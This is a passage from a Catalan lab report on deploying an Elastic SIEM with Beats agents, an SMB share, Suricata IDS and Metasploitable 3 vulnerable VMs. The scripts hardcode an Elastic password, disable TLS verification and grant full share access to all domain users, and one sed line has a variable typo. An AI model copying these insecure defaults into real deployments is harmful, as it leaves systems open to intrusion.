
```
#5. Configurar el packetbeat com a servei i iniciar-lo
cd $path
./install-service-packetbeat.ps1
Start-Service packetbeat
```

8.2.2.1.2. Captures


Captura 30: Execució del script




Captura 31: Contrasena de recuperació de l'AD




Captura 32: AD funcionant




Captura 33: Creació de GPO Audit




Captura 34: Instal·lació del WinlogBeat




Captura 35: Esdeveniments de l'AuditBeat



Captura 36: Instal·lació del npcap



Captura 37: Instal·lació del PacketBeat



8.2.2.2. Instal·lació del servidor de fitxers

8.2.2.2.1. Scripts

Script 15: Creació del share SMB

#1. Creació de la carpeta


```
New-Item -Type directory c:\shared
```

#2. Crear recurs SMB

```
New-SmbShare -Name 'Shared' -Path "c:\shared\" -FullAccess "mistic\Domain Users"
```

8.2.2.2.2. Captures

Captura 38: Creació del share



Administrator: Windows PowerShell ISE

```
File Edit View Tools Debug Add-ons Help
```

Share.ps1 X


```
1 #1. Creació Carpeta
2 New-Item -Type directory c:\shared
3
4 #2. Crear recurs SMB
5 New-SmbShare -Name 'Shared' -Path "c:\shared\" -FullAccess "mistic\Domain Users"
```

Mode	LastWriteTime	Length	Name
d----	03/04/2020 18:35		shared


```
AvailabilityType : NonClustered
CachingMode      : Manual
CATimeout        : 0
ConcurrentUserLimit : 0
ContinuouslyAvailable : False
CurrentUsers     : 0
Description      :
EncryptData      : False
FolderEnumerationMode : Unrestricted
IdentityRemoting : False
Infrastructure   : False
LeasingMode      : Full
```

Completed | Ln 4


Captura 39: Finestra de propietats



Captura 40: Finestra de propietats avançades



Captura 41: Finestra d'auditing



Captura 42: Esdeveniment 4663 creació

message	host.name	event.module
An attempt was made to acc...	misticad.mistic.lab	---
An attempt was made to acc...	misticad.mistic.lab	---
An attempt was made to acc...	misticad.mistic.lab	---
An attempt was made to acc...	misticad.mistic.lab	---
An attempt was made to acc...	misticad.mistic.lab	---
An attempt was made to acc...	misticad.mistic.lab	---

Captura 43: Esdeveniment eliminació

message	host.name	event.module	event.da
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---
A handle to an object was re...	misticad.mistic.lab	---	---

8.2.2.3. Instal·lació del Suricata IDS

8.2.2.3.1. Scripts

Script 16: Instal·lació del suricata

```
#!/bin/bash

#1.Instal·lacio del suricata
add-apt-repository ppa:oisf/suricata-stable -y
apt-get update -y
apt-get install suricata suricata-dbg -y

#2. Configuració del suricata
cp /etc/suricata/suricata.yaml /etc/suricata/suricata.yaml_PreConfig
netorip='192.168.0.0V16,10.0.0.0V8,172.16.0.0V12'
```

```
netfinal='192.168.43.96/28'  
sed -i "s/$netorig/$netfinal/g" /etc/suricata/suricata.yaml  
sed -i "s/eth0/ens33/g" /etc/suricata/suricata.yaml
```

#3. Actualització de regles
suricata-update


#4. Reiniciar per aplicar els canvis de configuració
service suricata restart

Script 17: Instal·lació i configuració del FileBeat d'Ubuntu

```
#!/bin/bash  
#1. Instal·lació del filebeat  
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -  
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a  
/etc/apt/sources.list.d/elastic-7.x.list  
apt-get update && sudo apt-get install filebeat  
  
#2. Configuració del filebeat  
cp /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml_PreConfig  
host='elasticstack.mistic.lab'  
  
sed -i "s/localhost/$host/g" /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml  
sed -i "s/#protocol: \"https\"/protocol: \"https\"/g" /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml  
echo "output.elasticsearch.ssl.verification_mode: none" >> /etc/filebeat/filebeat.yml  
echo "output.elasticsearch.username: \"elastic\"" >> /etc/filebeat/filebeat.yml  
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/filebeat/filebeat.yml  
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\"" >> /etc/filebeat/filebeat.yml  
echo "setup.kibana.username: \"elastic\"" >> /etc/filebeat/filebeat.yml  
echo "setup.kibanapassword: \"3l4s1cUs3r\"" >> /etc/filebeat/filebeat.yml  
cp /etc/filebeat/modules.d/suricata.yml.disabled /etc/filebeat/modules.d/suricata.yml  
  
#3. Iniciar el filebeat  
systemctl enable filebeat  
systemctl start filebeat
```


8.2.2.3.2. Captures

Captura 44: Test de ping i telnet



```
C:\WINDOWS\system32\cmd.exe  
Microsoft Windows [Versi3n 10.0.18362.720]  
(c) 2019 Microsoft Corporation. Todos los derechos reservados.  
C:\Users\Eduard>ping 192.168.43.102  
Haciendo ping a 192.168.43.102 con 32 bytes de datos:  
Respuesta desde 192.168.43.102: bytes=32 tiempo=1m TTL=64  
Respuesta desde 192.168.43.102: bytes=32 tiempo=1m TTL=64  
Respuesta desde 192.168.43.102: bytes=32 tiempo=1m TTL=64  
Respuesta desde 192.168.43.102: bytes=32 tiempo=1m TTL=64  
Estadísticas de ping para 192.168.43.102:  
Paquetes: enviados = 4, recibidos = 4, perdidos = 0  
(0% perdidos),  
Tiempos aproximados de ida y vuelta en milisegundos:  
Mínimo = 0ms, M3ximo = 0ms, Media = 0ms  
C:\Users\Eduard>telnet 192.168.43.102  
Conect3ndose a 192.168.43.102...No se puede abrir la conexi3n al host, en puerto 23: Error en la conexi3n  
C:\Users\Eduard>
```

Captura 45: Alarma del Suricata a l'Elastic SIEM



8.2.2.4. Despliegament en entorns vulnerables

8.2.2.4.1. Despliegament del Linux "Metasploitable"

8.2.2.4.1.1. Scripts

Script 18: Instal·lació de l'AuditBeat i el PacketBeat d'Ubuntu

```
#!/bin/bash
#1. Instal·lació de l'auditbeat i el packetbeat
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a
/etc/apt/sources.list.d/elastic-7.x.list
apt-get install libpcap-dev -y
apt-get update && sudo apt-get install auditbeat packetbeat

#2. Configuració de l'auditbeat i el packetbeat
host='elasticstack.mistic.lab'
cp /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml_PreConfig

sed -i "s/localhost/$host/g" /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml
sed -i "s/#protocol: \"https\"/protocol: \"https\"/g" /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml
sed -i "s/- socket/#- socket/g" /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.ssl.verification_mode: none" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.username: \"elastic\"" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\"" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibana.username: \"elastic\"" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibanapassword: \"3l4s1cUs3r\"" >> /etc/auditbeat/auditbeat.yml

cp /etc/packetbeat/packetbeat.yml /etc/packetbeat/packetbeat.yml_PreConfig

sed -i "s/localhost/$host/g" /etc/packetbeat/packetbeat.yml /etc/packetbeat/packetbeat.yml
sed -i "s/#protocol: \"https\"/protocol: \"https\"/g" /etc/packetbeat/packetbeat.yml
/etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.ssl.verification_mode: none" >> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.username: \"elastic\"" >> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibana.username: \"elastic\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibanapassword: \"3l4s1cUs3r\"" >> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.pipeline: geoip-info" >> /etc/packetbeat/packetbeat.yml

#3. Iniciar l'auditbeat i el packetbeat
update-rc.d auditbeat defaults
update-rc.d packetbeat defaults
service auditbeat start
service packetbeat start
```


8.2.2.4.1.2. Captures Captura 46: Crear màquines Metasploitable 3

```


Administrador: Windows PowerShell
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\WINDOWS\system32> cd 'C:\Users\Eduard\Documents\Virtual Machines\'
PS C:\Users\Eduard\Documents\Virtual Machines> cd ~\Metasploitable3\
PS C:\Users\Eduard\Documents\Virtual Machines\Metasploitable3> vagrant up
Bringing machine 'ubi1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ubi1404: Box 'rapid7/metasploitable3-ubi1404' could not be found. Attempting to find and install...
ubi1404: Box Provider: virtualbox
ubi1404: Box Version: >= 0
==> ubi1404: Loading metadata for box 'rapid7/metasploitable3-ubi1404'
ubi1404: URL: https://vagrantcloud.com/rapid7/metasploitable3-ubi1404
==> ubi1404: Adding box 'rapid7/metasploitable3-ubi1404' (v0.1.12-weekly) for provider: virtualbox
ubi1404: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ubi1404/versions/0.1.12-weekly/providers/virtualbox.box
ubi1404: Download redirected to host: vagrantcloud-files-production.s3.amazonaws.com
ubi1404:
==> ubi1404: Successfully added box 'rapid7/metasploitable3-ubi1404' (v0.1.12-weekly) for 'virtualbox'!
==> ubi1404: Importing base box 'rapid7/metasploitable3-ubi1404'...
==> ubi1404: Matching MAC address for NAT networking...
==> ubi1404: Checking if box 'rapid7/metasploitable3-ubi1404' version '0.1.12-weekly' is up to date...
==> ubi1404: Setting the name of the VM: Metasploitable3-ubi1404
==> ubi1404: Clearing any previously set network interfaces...
==> ubi1404: Preparing network interfaces based on configuration...
ubi1404: Adapter 1: nat
ubi1404: Adapter 2: hostonly
==> ubi1404: Forwarding ports...
ubi1404: 22 (guest) => 2222 (host) (adapter 1)
==> ubi1404: Running 'pre-boot' VM customizations...
==> ubi1404: Booting VM...
==> ubi1404: Waiting for machine to boot. This may take a few minutes...
ubi1404: SSH address: 127.0.0.1:2222
ubi1404: SSH username: vagrant
ubi1404: SSH auth method: password
ubi1404: Warning: Connection reset. Retrying...
ubi1404: Warning: Connection aborted. Retrying...
ubi1404:
ubi1404: Inserting generated public key within guest...
==> ubi1404: Machine booted and ready!
==> ubi1404: Checking for guest additions in VM...
ubi1404: No guest additions were detected on the base box for this VM! Guest
ubi1404: additions are required for forwarded ports, shared folders, host only
ubi1404: networking, and more. If SSH fails on this machine, please install
  
```

Captura 47: Linux Metasploitable: Metasploitable AuditBeat

